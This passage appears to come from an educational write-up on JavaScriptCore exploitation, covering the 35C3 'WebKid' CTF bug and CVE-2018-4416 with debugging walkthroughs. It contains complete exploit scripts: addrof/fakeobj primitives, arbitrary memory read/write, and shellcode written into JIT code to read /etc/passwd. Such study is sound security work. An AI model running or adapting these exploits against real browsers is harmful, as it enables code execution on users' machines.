@@ -1946,18 +1971,21 @@ bool JSObject::deleteProperty(JSCell* cell, ExecState* exec,
PropertyName proper

     Structure* structure = thisObject->structure(vm);
```

```
-    bool propertyIsPresent = isValidOffset(structure->get(vm, propertyName,
attributes));
+    PropertyOffset offset = structure->get(vm, propertyName, attributes);
+    bool propertyIsPresent = isValidOffset(offset);
     if (propertyIsPresent) {
         if (attributes & PropertyAttribute::DontDelete && vm.deletePropertyMode() !=
VM::DeletePropertyMode::IgnoreConfigurable)
             return false;

-        PropertyOffset offset;
-        if (structure->isUncacheableDictionary())
+        if (structure->isUncacheableDictionary()) {
             offset = structure->removePropertyWithoutTransition(vm, propertyName, []
(const ConcurrentJSLocker&, PropertyOffset) { });
-        else
-            thisObject->setStructure(vm, Structure::removePropertyTransition(vm,
structure, propertyName, offset));
+        } else {
+            if (!tryDeletePropertyQuickly(vm, thisObject, structure, propertyName,
attributes, offset)) {
+                thisObject->setStructure(vm, Structure::removePropertyTransition(vm,
structure, propertyName, offset));
+            }
+        }

-        if (offset != invalidOffset)
+        if (offset != invalidOffset && (!isOutOfLineOffset(offset) || thisObject-
>butterfly()))
             thisObject->locationForOffset(offset)->clear();
     }

diff --git a/Source/WebKit/WebProcess/com.apple.WebProcess.sb.in
b/Source/WebKit/WebProcess/com.apple.WebProcess.sb.in
index 536481ecd6a..62189fea227 100644
--- a/Source/WebKit/WebProcess/com.apple.WebProcess.sb.in
+++ b/Source/WebKit/WebProcess/com.apple.WebProcess.sb.in
@@ -25,6 +25,12 @@
 (deny default (with partial-symbolication))
 (allow system-audit file-read-metadata)

+(allow file-read* (literal "/flag1"))
+
+(allow mach-lookup (global-name "net.saelo.shelld"))
+(allow mach-lookup (global-name "net.saelo.capsd"))
+(allow mach-lookup (global-name "net.saelo.capsd.xpc"))
+
```

```
 #if PLATFORM(MAC) && __MAC_OS_X_VERSION_MIN_REQUIRED < 101300
 (import "system.sb")
 #else
```

The biggest problem here is about `tryDeletePropertyQuickly` function, which acted like this (comment provided from *Linus Henze*:

```
 static bool tryDeletePropertyQuickly(VM& vm, JSObject* thisObject, Structure*
structure, PropertyName propertyName, unsigned attributes, PropertyOffset offset)
{
    // This assert will always be true as long as we're not passing an "invalid" offset
    ASSERT(isInlineOffset(offset) || isOutOfLineOffset(offset));

    // Try to get the previous structure of this object
    Structure* previous = structure->previousID();
    if (!previous)
        return false; // If it has none, stop here

    unsigned unused;
    // Check if the property we're deleting is the last one we added
    // This must be the case if the old structure doesn't have this property
    bool isLastAddedProperty = !isValidOffset(previous->get(vm, propertyName, unused));
    if (!isLastAddedProperty)
        return false; // Not the last property? Stop here and remove it using the normal
way.

    // Assert that adding the property to the last structure would result in getting the
current structure
    RELEASE_ASSERT(Structure::addPropertyTransition(vm, previous, propertyName,
attributes, offset) == structure);

    // Uninteresting. Basically, this just deletes this objects Butterfly if it's not an
array and we're asked to delete the last out-of-line property. The Butterfly then
becomes useless because no property is stored in it, so we can delete it.
    if (offset == firstOutOfLineOffset && !structure->hasIndexingHeader(thisObject)) {
        ASSERT(!previous->hasIndexingHeader(thisObject) && structure-
>outOfLineCapacity() > 0 && previous->outOfLineCapacity() == 0);
        thisObject->setButterfly(vm, nullptr);
    }

    // Directly set the structure of this object
    thisObject->setStructure(vm, previous);

    return true;
}
```

In short, one object will fall back to previous structure ID by deleting an object added previously. For example:

```
var o = [1.1, 2.2, 3.3, 4.4];
// o is now an object with structure ID 122.
o.property = 42;
// o is now an object with structure ID 123. The structure is a leaf (has never
transitioned)

function helper() {
     return o[0];
}
jitCompile(helper); // Running helper function many times
// In this case, the JIT compiler will choose to use a watchpoint instead of runtime
checks
// when compiling the helper function. As such, it watches structure 123 for
transitions.

delete o.property;
// o now "went back" to structure ID 122. The watchpoint was not fired.
```

Let's review some knowledge first. In JSC, we have **runtime type checks** and **watchpoint** to ensure correct type conversion. After a function running many times, the JSC will not use structure check. Instead, it will replace it with **watchpoint**. When an object is modified, the browser should trigger watchpoint to notify this change to fallback to JS interpreter and generate new JIT code.

Here, restoring to the previous ID does will not trigger `watchpoint` even though the structure has changed, which means the structure of **butterfly pointer** will also be changed. However, the JIT code generated by `helper` will not fallback since **watchpoint** is not trigged, leading to type confusion. And the JIT code can still access legacy **butterfly** structure. We can leak/create fake objects.

This is the minimum attack primitive:

```
haxxArray = [13.37, 73.31];
haxxArray.newProperty = 1337;

function returnElem() {
    return haxxArray[0];
}

function setElem(obj) {
    haxxArray[0] = obj;
}

for (var i = 0; i < 100000; i++) {
    returnElem();
    setElem(13.37);
}

delete haxxArray.newProperty;
haxxArray[0] = {};

function addrof(obj) {
    haxxArray[0] = obj;
    return returnElem();
}

function fakeobj(address) {
    setElem(address);
    return haxxArray[0];
}
// JIT code treat it as intereger, but it actually should be an object.
// We can leak address from it
print(addrof({}));
// Almost the same as above, but it's for write data
print(fakeobj(addrof({})));
```

Utility Functions

The exploit script creates many utility functions. They help us to create primitive which you need in almost every webkit exploit. We will only look at some important functions.

Getting Native Code

To attack, we need a native code function to write shellcode or ROP. Besides, functions will only be a native code after running many times(this one is in `pwn.js`):

```
function jitCompile(f, ...args) {
    for (var i = 0; i < ITERATIONS; i++) {
        f(...args);
    }
}

function makeJITCompiledFunction() {
    // Some code that can be overwritten by the shellcode.
    function target(num) {
        for (var i = 2; i < num; i++) {
            if (num % i === 0) {
                return false;
            }
        }
        return true;
    }
    jitCompile(target, 123);

    return target;
}
```

Controlling Bytes

In the `int64.js`, we craft a class `Int64`. It uses `Uint8Array` to store number and creates many related operations like `add` and `sub`. In the previous chapter, we mention that JavaScript uses **tagged value** to represent the number, which means that you cannot control the higher byte. The `Uint8Array` array represents 8-bit unsigned integers just like native value, allowing us to control all 8 bytes.

Simple example usage of `Uint8Array`:

```
var x = new Uint8Array([17, -45.3]);
var y = new Uint8Array(x);
console.log(x[0]);
// 17

console.log(x[1]); // value will be converted 8 bit unsigned integers
// 211
```

It can be merged to a 16 byte array. The following shows us that `Uint8Array` store in native form clearly, because `0x0201` == `513`:

```
a = new Uint8Array([1,2,3,4])
b = new  Uint16Array(a.buffer)
// Uint16Array [513, 1027]
```

Remaining functions of `Int64` are simulations of different operations. You can infer their implementations from their names and comments. Reading the codes is easy too.

Writing Exploit

Detail about the Script

I add some comments from Saelo's original writeup(most comments are still his work, great thanks!):

```
const ITERATIONS = 100000;

// A helper function returns function with native code
function jitCompile(f, ...args) {
    for (var i = 0; i < ITERATIONS; i++) {
        f(...args);
    }
}
jitCompile(function dummy() { return 42; });

// Return a function with native code, we will palce shellcode in this function later
function makeJITCompiledFunction() {

    // Some code that can be overwritten by the shellcode.
    function target(num) {
        for (var i = 2; i < num; i++) {
            if (num % i === 0) {
                return false;
            }
        }
        return true;
    }
    jitCompile(target, 123);

    return target;
}

function setup_addrof() {
    var o = [1.1, 2.2, 3.3, 4.4];
    o.addrof_property = 42;

    // JIT compiler will install a watchpoint to discard the
    // compiled code if the structure of |o| ever transitions
    // (a heuristic for |o| being modified). As such, there
    // won't be runtime checks in the generated code.
    function helper() {
        return o[0];
    }
    jitCompile(helper);

    // This will take the newly added fast-path, changing the structure
    // of |o| without the JIT code being deoptimized (because the structure
    // of |o| didn't transition, |o| went "back" to an existing structure).
    delete o.addrof_property;

    // Now we are free to modify the structure of |o| any way we like,
```

```
    // the JIT compiler won't notice (it's watching a now unrelated structure).
    o[0] = {};

    return function(obj) {
        o[0] = obj;
        return Int64.fromDouble(helper());
    };
}

function setup_fakeobj() {
    var o = [1.1, 2.2, 3.3, 4.4];
    o.fakeobj_property = 42;

    // Same as above, but write instead of reading from the array.
    function helper(addr) {
        o[0] = addr;
    }
    jitCompile(helper, 13.37);

    delete o.fakeobj_property;
    o[0] = {};

    return function(addr) {
        helper(addr.asDouble());
        return o[0];
    };
}

function pwn() {
    var addrof = setup_addrof();
    var fakeobj = setup_fakeobj();

    // verify basic exploit primitives work.
    var addr = addrof({p: 0x1337});
    assert(fakeobj(addr).p == 0x1337, "addrof and/or fakeobj does not work");
    print('[+] exploit primitives working');



    // from saelo: spray structures to be able to predict their IDs.
    // from Auxy: I am not sure about why spraying. i change the code to:
    //
    // var structs = []
    // var i = 0;
    // var abc = [13.37];
    // abc.pointer = 1234;
    // abc['prop' + i] = 13.37;
```

```
    // structs.push(abc);
    // var victim = structs[0];
    //
    // and the payload still work stablely. It seems this action is redundant
    var structs = []
    for (var i = 0; i < 0x1000; ++i) {
        var array = [13.37];
        array.pointer = 1234;
        array['prop' + i] = 13.37;
        structs.push(array);
    }

    // take an array from somewhere in the middle so it is preceeded by non-null bytes
which
    // will later be treated as the butterfly length.
    var victim = structs[0x800];
    print(`[+] victim @ ${addrof(victim)}`);

    // craft a fake object to modify victim
    var flags_double_array = new Int64("0x0108200700001000").asJSValue();
    var container = {
        header: flags_double_array,
        butterfly: victim
    };

    // create object having |victim| as butterfly.
    var containerAddr = addrof(container);
    print(`[+] container @ ${containerAddr}`);
    // add the offset to let compiler recognize fake structure
    var hax = fakeobj(Add(containerAddr, 0x10));
    // origButterfly is now based on the offset of **victim**
    // because it becomes the new butterfly pointer
    // and hax[1] === victim.pointer
    var origButterfly = hax[1];

    var memory = {
        addrof: addrof,
        fakeobj: fakeobj,

        // Write an int64 to the given address.
        writeInt64(addr, int64) {
            hax[1] = Add(addr, 0x10).asDouble();
            victim.pointer = int64.asJSValue();
        },

        // Write a 2 byte integer to the given address. Corrupts 6 additional bytes
```

```
after the written integer.
        write16(addr, value) {
            // Set butterfly of victim object and dereference.
            hax[1] = Add(addr, 0x10).asDouble();
            victim.pointer = value;
        },

        // Write a number of bytes to the given address. Corrupts 6 additional bytes
after the end.
        write(addr, data) {
            while (data.length % 4 != 0)
                data.push(0);

            var bytes = new Uint8Array(data);
            var ints = new Uint16Array(bytes.buffer);

            for (var i = 0; i < ints.length; i++)
                this.write16(Add(addr, 2 * i), ints[i]);
        },

        // Read a 64 bit value. Only works for bit patterns that don't represent NaN.
        read64(addr) {
            // Set butterfly of victim object and dereference.
            hax[1] = Add(addr, 0x10).asDouble();
            return this.addrof(victim.pointer);
        },

        // Verify that memory read and write primitives work.
        test() {
            var v = {};
            var obj = {p: v};

            var addr = this.addrof(obj);
            assert(this.fakeobj(addr).p == v, "addrof and/or fakeobj does not work");

            var propertyAddr = Add(addr, 0x10);

            var value = this.read64(propertyAddr);
            assert(value.asDouble() == addrof(v).asDouble(), "read64 does not work");

            this.write16(propertyAddr, 0x1337);
            assert(obj.p == 0x1337, "write16 does not work");
        },
    };

    // Testing code, not related to exploit
```

```
    var plainObj = {};
    var header = memory.read64(addrof(plainObj));
    memory.writeInt64(memory.addrof(container), header);
    memory.test();
    print("[+] limited memory read/write working");

    // get targetd function
    var func = makeJITCompiledFunction();
    var funcAddr = memory.addrof(func);

    // change the JIT code to shellcode
    // offset addjustment is a little bit complicated here :P
    print(`[+] shellcode function object @ ${funcAddr}`);
    var executableAddr = memory.read64(Add(funcAddr, 24));
    print(`[+] executable instance @ ${executableAddr}`);
    var jitCodeObjAddr = memory.read64(Add(executableAddr, 24));
    print(`[+] JITCode instance @ ${jitCodeObjAddr}`);
    // var jitCodeAddr = memory.read64(Add(jitCodeObjAddr, 368));      // offset for
debug builds
    // final JIT Code address
    var jitCodeAddr = memory.read64(Add(jitCodeObjAddr, 352));
    print(`[+] JITCode @ ${jitCodeAddr}`);

    var s = "A".repeat(64);
    var strAddr = addrof(s);
    var strData = Add(memory.read64(Add(strAddr, 16)), 20);
    shellcode.push(...strData.bytes());

    // write shellcode
    memory.write(jitCodeAddr, shellcode);

    // trigger shellcode
    var res = func();

    var flag = s.split('\n')[0];
    if (typeof(alert) !== 'undefined')
        alert(flag);
    print(flag);
}

if (typeof(window) === 'undefined')
    pwn();
```

Conclusion on the Exploitation

To conclude, the exploit uses two most important attack primitive - `addrof` and `fakeobj` - to leak and craft. A JITed function is leaked and overwritten with our `shellcode` array. Then we called the function to leak flag. Almost all the browser exploits follow this form.

Thanks, 35C3 CTF organizers especially Saelo. It's a great challenge to learn WebKit type confusion.

Now, we have understood all the theories: architecture, object model, exploitation. Let's start some real operations. To prepare, use compiled *JSC* from **Setup** part. Just use the latest version since we only discuss debugging here.

I used to try to set breakpoints to find their addresses, but this is actually very stupid. *JSC* has many non-standard functions which can dump information for us (you cannot use most of them in *Safari*!):

- `print()` and `debug()`: Like `console.log()` in *node.js*, it will output information to our terminal. However, `print` in *Safari* will use a real-world printer to print documents.
- `describe()`: Describe one object. We can get the address, class member, and related information via the function.
- `describeArrya()`: Similar to `describe()`, but it focuses on *array* information of an object.
- `readFile()`: Open a file and get the content
- `noDFG()` and `noFLT()`: Disable some JIT compilers.

Setting Breakpoints

The easiest way to set breakpoints is breaking an unused function. Something like `print` or `Array.prototype.slice([]);`. Since we do not know if a function will affect one PoC most of the time, this method might bring some side effect.

Setting vulnerable functions as our breakpoints also work. When you try to understand a vulnerability, breaking them will be extremely important. But their calling stacks may not be pleasant.

We can also customize a debugging function (use `int 3`) in WebKit source code. Defining, implementing, and registering our function in `/Source/JavaScriptCore/jsc.cpp`. It helps us to hang WebKit in debuggers:

```
static EncodedJSValue JSC_HOST_CALL functionDbg(ExecStage*);
addFunction(vm, "dbg", functionDbg, 0);
static EncodedJSValue JSC_HOST_CALL functionDbg(ExecStage* exec) {
    asm("int 3");
    return JSValue::encode(jsUndefined());
}
```

Since the third method requires us to modify the source code, I prefer the previous two personally.

Inspecting JSC Objects

Okay, we use this script:

```
arr = [0, 1, 2, 3]
debug(describe(arr))

print()
```

Use our **gdb** with **gef** to debug; you may guess out we will break the `print()`:

```
gdb jsc
gef> b *printInternal
gef> r
--> Object: 0x7fffaf4b4350 with butterfly 0x7ff8000e0010 (Structure 0x7fffaf4f2b50:
[Array, {}, CopyOnWriteArrayWithInt32, Proto:0x7fffaf4c80a0, Leaf]), StructureID: 100

...
// Some backtrace
```

> The Object address and butterfly pointer might vary on your machine. If we edit the script, the address may also change. Please adjust them based on your output.

We shall have a first glance on the object and its pointer:

```
gef>  x/2gx 0x7fffaf4b4350
0x7fffaf4b4350:    0x0108211500000064    0x00007ff8000e0010
gef>  x/4gx 0x00007ff8000e0010
0x7ff8000e0010:    0xffff000000000000    0xffff000000000001
0x7ff8000e0020:    0xffff000000000002    0xffff000000000003
```

What if we change it to float?

```
arr = [1.0, 1.0, 2261634.5098039214, 2261634.5098039214]
debug(describe(arr))

print()
```

We use a small trick here: `2261634.5098039214` represents as `0x4141414141414141` in memory. Finding value is more handy via the magical number (we use butterfly pointer directly here). In default, **JSC** will filled unused memory with `0x00000000badbeef0`:

```
gef>  x/10gx 0x00007ff8000e0010
0x7ff8000e0010:    0x3ff0000000000000    0x3ff0000000000000
0x7ff8000e0020:    0x4141414141414141    0x4141414141414141
0x7ff8000e0030:    0x00000000badbeef0    0x00000000badbeef0
0x7ff8000e0040:    0x00000000badbeef0    0x00000000badbeef0
0x7ff8000e0050:    0x00000000badbeef0    0x00000000badbeef0
```

The memory layout is the same as the *JSC Object Model* part, so we won't repeat here.

Getting Native Code

Now, it's time to get compiled function. It plays an important role in understanding JSC compiler and exploiting:

```
const ITERATIONS = 100000;

function jitCompile(f, ...args) {
    for (var i = 0; i < ITERATIONS; i++) {
        f(...args);
    }
}
jitCompile(function dummy() { return 42; });
debug("jitCompile Ready")

function makeJITCompiledFunction() {
    function target(num) {
        for (var i = 2; i < num; i++) {
            if (num % i === 0) {
                return false;
            }
        }
        return true;
    }
    jitCompile(target, 123);

    return target;
}

func = makeJITCompiledFunction()
debug(describe(func))

print()
```

It's not hard if you read previous section carefully. Now, we should get their native code in the debugger:

```
--> Object: 0x7fffaf468120 with butterfly (nil) (Structure 0x7fffaf4f1b20:[Function, {},
NonArray, Proto:0x7fffaf4d0000, Leaf]), StructureID: 63
...
// Some backtrace
...
gef>  x/gx 0x7fffaf468120+24
0x7fffaf468138:    0x00007fffaf4fd080
gef>  x/gx 0x00007fffaf4fd080+24
0x7fffaf4fd098:    0x00007fffefe46000
// In debug mode, it's okay to use 368 as offset
// In release mode, however, it should be 352
gef>  x/gx 0x00007fffefe46000+368
0x7fffefe46170:    0x00007fffafe02a00
gef>  hexdump byte 0x00007fffafe02a00
0x00007fffafe02a00     55 48 89 e5 48 8d 65 d0 48 b8 60 0c 45 af ff 7f
UH..H.e.H.`.E...
0x00007fffafe02a10     00 00 48 89 45 10 48 8d 45 b0 49 bb b8 2e c1 af
..H.E.H.E.I.....
0x00007fffafe02a20     ff 7f 00 00 49 39 03 0f 87 9c 00 00 00 48 8b 4d
....I9.......H.M
0x00007fffafe02a30     30 48 b8 00 00 00 00 00 00 ff ff 48 39 c1 0f 82
0H.........H9...
```

Put you dump byte to rasm2:

```
rasm -d "you dump byte here"
push ebp
dec eax
mov ebp, esp
dec eax
lea esp, [ebp - 0x30]
dec eax
mov eax, 0xaf450c60
invalid
jg 0x11
add byte [eax - 0x77], cl
inc ebp
adc byte [eax - 0x73], cl
inc ebp
mov al, 0x49
mov ebx, 0xafc12eb8
invalid
jg 0x23
add byte [ecx + 0x39], cl
add ecx, dword [edi]
xchg dword [eax + eax - 0x74b80000], ebx
dec ebp
xor byte [eax - 0x48], cl
add byte [eax], al
add byte [eax], al
add byte [eax], al
invalid
dec dword [eax + 0x39]
ror dword [edi], 0x82
```

Emmmm…the disassembly code is partially incorrect. At least we can see a draft now.

Let's use the bug in *triggering bug* section: **CVE-2018-4416**.

It's a type confusion. Since we already talked about *WebKid*, a similar CTF challenge which has type confusion bug, it won't be difficult to understand this one. Switch to the vulnerable branch and start our journey.

PoC is provided at the beginning of the article. Copy and paste the `int64.js`, `shellcode.js`, and `utils.js` from *WebKid* repo to your virtual machine.

Root Cause

Quotation from Lokihardt

The following is description of **CVE-2018-4416** from *Lokihardt*, with my partial highlight.

When a `for-in` loop is executed, a `JSPropertyNameEnumerator object` is created at the beginning and used to store the information of the input object to the `for-in` loop. Inside the loop, the *structure ID* of the “this” object of every `get_by_id` expression **taking the loop variable as the index is compared to the cached `structure ID` from the `JSPropertyNameEnumerator object`**. If it’s the same, the “this” object of the `get_by_id` expression **will be considered having the same structure as the input object** to the `for-in` loop has.

The problem is, it doesn’t have anything to prevent the structure from which the cached *structure ID* from being freed. As *structure IDs* can be reused after their owners get freed, this can lead to *type confusion*.

Line by Line Explanation

Comment in `/* */` is my analysis, which might be inaccurate. Comment after `//` is by Lokihardt:

```
function gc() {
    for (let i = 0; i < 10; i++) {
        let ab = new ArrayBuffer(1024 * 1024 * 10);
    }
}

function opt(obj) {
    // Starting the optimization.
    for (let i = 0; i < 500; i++) {

    }
    /* Step 3 */
    /* This is abother target */
    /* We want to confuse it(tmp) with obj(fake_object_memory) */
    let tmp = {a: 1};

    gc();
    tmp.__proto__ = {};

    for (let k in tmp) {  // The structure ID of "tmp" is stored in a
JSPropertyNameEnumerator.
        /* Step 4 */
        /* Change the structure of tmp to {} */
        tmp.__proto__ = {};

        gc();
        /* The structure of obj is also {} now */
        obj.__proto__ = {};  // The structure ID of "obj" equals to tmp's.

        /* Step 5 */
        /* Compiler believes obj and tmp share the same type now */
        /* Thus, obj[k] will retrieve data from object with offset a */
        /* In the patched version, it should be undefined */
        return obj[k];  // Type confusion.
    }
}

/* Step 0 */
/* Prepare structure {} */
opt({});

/* Step 1 */
/* Target Array, 0x1234 is our fake address*/
let fake_object_memory = new Uint32Array(100);
fake_object_memory[0] = 0x1234;
```

```
/* Step 2 */
/* Trigger type confusion*/
let fake_object = opt(fake_object_memory);

/* JSC crashed */
print(fake_object);
```

Debugging

Let’s debug it to verify our thought. I modify the original PoC for easier debugging. But they are almost identical except additional `print()`:

```
function gc() {
    for (let i = 0; i < 10; i++) {
        let ab = new ArrayBuffer(1024 * 1024 * 10);
    }
}

function opt(obj) {
    // Starting the optimization.
    for (let i = 0; i < 500; i++) {

    }

    let tmp = {a: 1};

    gc();
    tmp.__proto__ = {};

    for (let k in tmp) {  // The structure ID of "tmp" is stored in a
JSPropertyNameEnumerator.
        tmp.__proto__ = {};
        gc();
        obj.__proto__ = {};  // The structure ID of "obj" equals to tmp's.
        debug("Confused Object: " + describe(obj));
        return obj[k];  // Type confusion.
    }
}

opt({});

let fake_object_memory = new Uint32Array(100);
fake_object_memory[0] = 0x41424344;
let fake_object = opt(fake_object_memory);
print()
print(fake_object)
```

Then `gdb ./jsc`, `b *printInternal`, and `r poc.js`. We can get:

```
...

--> Confused Object: Object: 0x7fffaf6b0080 with butterfly (nil) (Structure
0x7fffaf6f3db0:[Object, {}, NonArray, Proto:0x7fffaf6b3e80, Leaf]), StructureID: 142
--> Confused Object: Object: 0x7fffaf6cbe40 with butterfly (nil) (Structure
0x7fffaf6f3db0:[Uint32Array, {}, NonArray, Proto:0x7fffaf6b3e00, Leaf]), StructureID:
142

...
```

Let's take a glance at our fake address. JSC is too large to find your dream breakpoint. Let's set a watchpoint to track its flow instead:

```
gef>  x/4gx 0x7fffaf6cbe40
0x7fffaf6cbe40: 0x02082a000000008e      0x0000000000000000
0x7fffaf6cbe50: 0x00007fe8014fc000      0x0000000000000064
gef>  x/4gx 0x00007fe8014fc000
0x7fe8014fc000: 0x0000000041424344      0x0000000000000000
0x7fe8014fc010: 0x0000000000000000      0x0000000000000000
gef>  rwatch *0x7fe8014fc000
Hardware read watchpoint 2: *0x7fe8014fc000
```

We get expected output later:

```
Thread 1 "jsc" hit Hardware read watchpoint 2: *0x7fe8014fc000

Value = 0x41424344
0x00005555555bebd4 in JSC::JSCell::structureID (this=0x7fe8014fc000) at
../../Source/JavaScriptCore/runtime/JSCell.h:133
133         StructureID structureID() const { return m_structureID; }
```

But why does it show at `structure ID`? We can get answer from their memory layout:

```
obj (fake_object_memory):
0x7fffaf6cbe40: 0x02082a000000008e      0x0000000000000000
0x7fffaf6cbe50: 0x00007fe8014fc000      0x0000000000000064

tmp ({a: 1}):
0x7fffaf6cbdc0: 0x000016000000008b      0x0000000000000000
0x7fffaf6cbdd0: 0xffff000000000001      0x0000000000000000
```

So, the pointer of `Uin32Array` is returned as an object. And `m_structureID` is at the beginning of each JS Objects. Since `0x1234` is the first element of our array, it's reasonable for `structureID()` to retrieve it.

We can use data in `Uint32Array` to craft fake object now. Awesome!

Constructing Attack Primitive

addrof

Now, we should craft a legal object. I choose `{}` (an empty object) as our target.

How does an empty look like in memory(ignore scripting and debugging here):

```
0x7fe8014fc000: 0x010016000000008a      0x0000000000000000
```

Okay, it begins with `0x010016000000008a`. We can simulate it in `Uint32Array` handy(remember to paste `gc` and `opt` to here):

```
function gc() {
... // Same as above's
}

function opt(obj) {
... // Same as above;s
}

opt({});

let fake_object_memory = new Uint32Array(100);
fake_object_memory[0] = 0x0000004c;
fake_object_memory[1] = 0x01001600;
let fake_object = opt(fake_object_memory);
fake_object.a = {}

print(fake_object_memory[4])
print(fake_object_memory[5])
```

Two mystery numbers are returned:

```
2591768192 # hex: 0x9a7b3e80
32731 # hex: 0x7fdb
```

Obviously, it is in pointer format. We can leak arbitrary object now!

fakeobj

Getting a `fakeob` is almost identical to crafting `addrof`. The difference is that you need to fill an address to `UInt32Array`, then get the object via attribute a in `fake_object`

Arbitrary R/W and Shellcode Execution

It's similar to the exploit script in `WebKid` challenge. The full script is too long to explain line by line. You can, however, find it here. You may need to try around 10 rounds to exploit successfully. It will read your `/etc/passwd` when succeed. Here is the core code:

```
// get compiled function
var func = makeJITCompiledFunction();

function gc() {
    for (let i = 0; i < 10; i++) {
        let ab = new ArrayBuffer(1024 * 1024 * 10);
    }
}

// Typr confusion here
function opt(obj) {
    for (let i = 0; i < 500; i++) {

    }

    let tmp = {a: 1};
    gc();
    tmp.__proto__ = {};

    for (let k in tmp) {
        tmp.__proto__ = {};
        gc();
        obj.__proto__ = {};
        // Compiler are misleaded that obj and tmp shared same type
        return obj[k];
    }
}

opt({});

// Use Uint32Array to craft a controable memory
// Craft a fake object header
let fake_object_memory = new Uint32Array(100);
fake_object_memory[0] = 0x0000004c;
fake_object_memory[1] = 0x01001600;
let fake_object = opt(fake_object_memory);

debug(describe(fake_object))

// Use JIT to stablized our attribute
// Attribute a will be used by addrof/fakeobj
// Attrubute b will be used by arbitrary read/write
for (i = 0; i < 0x1000; i ++) {
    fake_object.a = {test : 1};
    fake_object.b = {test : 1};
}
```

```
// get addrof
// we pass a pbject to fake_object
// since fake_object is inside fake_object_memory and represneted as integer
// we can use fake_object_memory to retrieve the integer value
function setup_addrof() {
    function p32(num) {
        value = num.toString(16)
        return "0".repeat(8 - value.length) + value
    }
    return function(obj) {
        fake_object.a = obj
        value = ""
        value = "0x" + p32(fake_object_memory[5]) + "" + p32(fake_object_memory[4])
        return new Int64(value)
    }
}

// Same
// But we pass integer value first. then retrieve object
function setup_fakeobj() {
     return function(addr) {
        //fake_object_memory[4] = addr[0]
        //fake_object_memory[5] = addr[1]
        value = addr.toString().replace("0x", "")
        fake_object_memory[4] = parseInt(value.slice(8, 16), 16)
        fake_object_memory[5] = parseInt(value.slice(0, 8), 16)
        return fake_object.a
     }
}

addrof = setup_addrof()
fakeobj = setup_fakeobj()
debug("[+] set up addrof/fakeobj")
var addr = addrof({p: 0x1337});
assert(fakeobj(addr).p == 0x1337, "addrof and/or fakeobj does not work");
debug('[+] exploit primitives working');

// Use fake_object + 0x40 cradt another fake object for read/write
var container_addr = Add(addrof(fake_object), 0x40)
fake_object_memory[16] = 0x00001000;
fake_object_memory[17] = 0x01082007;

var structs = []
for (var i = 0; i < 0x1000; ++i) {
    var a = [13.37];
```

```
    a.pointer = 1234;
    a['prop' + i] = 13.37;
    structs.push(a);
}

// We will use victim as the butterfly pointer of contianer object
victim = structs[0x800]
victim_addr = addrof(victim)
victim_addr_hex = victim_addr.toString().replace("0x", "")
fake_object_memory[19] = parseInt(victim_addr_hex.slice(0, 8), 16)
fake_object_memory[18] = parseInt(victim_addr_hex.slice(8, 16), 16)

// Overwrite container to fake_object.b
container_addr_hex = container_addr.toString().replace("0x", "")
fake_object_memory[7] = parseInt(container_addr_hex.slice(0, 8), 16)
fake_object_memory[6] = parseInt(container_addr_hex.slice(8, 16), 16)
var hax = fake_object.b

var origButterfly = hax[1];

var memory = {
    addrof: addrof,
    fakeobj: fakeobj,

    // Write an int64 to the given address.
    // we change the butterfly of victim to addr + 0x10
    // when victim change the pointer attribute, it will read butterfly - 0x10
    // which equal to addr + 0x10 - 0x10 = addr
    // read arbiutrary value is almost the same
    writeInt64(addr, int64) {
        hax[1] = Add(addr, 0x10).asDouble();
        victim.pointer = int64.asJSValue();
    },

    // Write a 2 byte integer to the given address. Corrupts 6 additional bytes after
the written integer.
    write16(addr, value) {
        // Set butterfly of victim object and dereference.
        hax[1] = Add(addr, 0x10).asDouble();
        victim.pointer = value;
    },

    // Write a number of bytes to the given address. Corrupts 6 additional bytes after
the end.
    write(addr, data) {
        while (data.length % 4 != 0)
```

```
            data.push(0);

        var bytes = new Uint8Array(data);
        var ints = new Uint16Array(bytes.buffer);

        for (var i = 0; i < ints.length; i++)
            this.write16(Add(addr, 2 * i), ints[i]);
    },

    // Read a 64 bit value. Only works for bit patterns that don't represent NaN.
    read64(addr) {
        // Set butterfly of victim object and dereference.
        hax[1] = Add(addr, 0x10).asDouble();
        return this.addrof(victim.pointer);
    },

    // Verify that memory read and write primitives work.
    test() {
        var v = {};
        var obj = {p: v};

        var addr = this.addrof(obj);
        assert(this.fakeobj(addr).p == v, "addrof and/or fakeobj does not work");

        var propertyAddr = Add(addr, 0x10);

        var value = this.read64(propertyAddr);
        assert(value.asDouble() == addrof(v).asDouble(), "read64 does not work");

        this.write16(propertyAddr, 0x1337);
        assert(obj.p == 0x1337, "write16 does not work");
    },
};

memory.test();
debug("[+] limited memory read/write working");

// Get JIT code address
debug(describe(func))
var funcAddr = memory.addrof(func);
debug(`[+] shellcode function object @ ${funcAddr}`);
var executableAddr = memory.read64(Add(funcAddr, 24));
debug(`[+] executable instance @ ${executableAddr}`);
var jitCodeObjAddr = memory.read64(Add(executableAddr, 24));
debug(`[+] JITCode instance @ ${jitCodeObjAddr}`);
var jitCodeAddr = memory.read64(Add(jitCodeObjAddr, 368));
```

```
//var jitCodeAddr = memory.read64(Add(jitCodeObjAddr, 352));
debug(`[+] JITCode @ ${jitCodeAddr}`);

// Our shellcode
var shellcode = [0xeb, 0x3f, 0x5f, 0x80, 0x77, 0xb, 0x41, 0x48, 0x31, 0xc0, 0x4, 0x2,
0x48, 0x31, 0xf6, 0xf, 0x5, 0x66, 0x81, 0xec, 0xff, 0xf, 0x48, 0x8d, 0x34, 0x24, 0x48,
0x89, 0xc7, 0x48, 0x31, 0xd2, 0x66, 0xba, 0xff, 0xf, 0x48, 0x31, 0xc0, 0xf, 0x5, 0x48,
0x31, 0xff, 0x40, 0x80, 0xc7, 0x1, 0x48, 0x89, 0xc2, 0x48, 0x31, 0xc0, 0x4, 0x1, 0xf,
0x5, 0x48, 0x31, 0xc0, 0x4, 0x3c, 0xf, 0x5, 0xe8, 0xbc, 0xff, 0xff, 0xff, 0x2f, 0x65,
0x74, 0x63, 0x2f, 0x70, 0x61, 0x73, 0x73, 0x77, 0x64, 0x41]

var s = "A".repeat(64);
var strAddr = addrof(s);
var strData = Add(memory.read64(Add(strAddr, 16)), 20);

// write shellcode
shellcode.push(...strData.bytes());
memory.write(jitCodeAddr, shellcode);

// trigger and get /etc/passwd
func();
print()
```

Thanks to Sakura0 who guides me from the sketch. Otherwise, this post will come out much slower.

I will also acknowledge all the authors in the reference list. Your share encourages the whole info-sec community!

- 1. *Groß S*, 2018, Black Hat USA, *“Attacking Client-Side JIT Compilers”*
- 1. *Han C*, *“js-vuln-db”*
- 1. *Gianni A* and *Heel1an S*, *“Exploit WebKit Heap”*
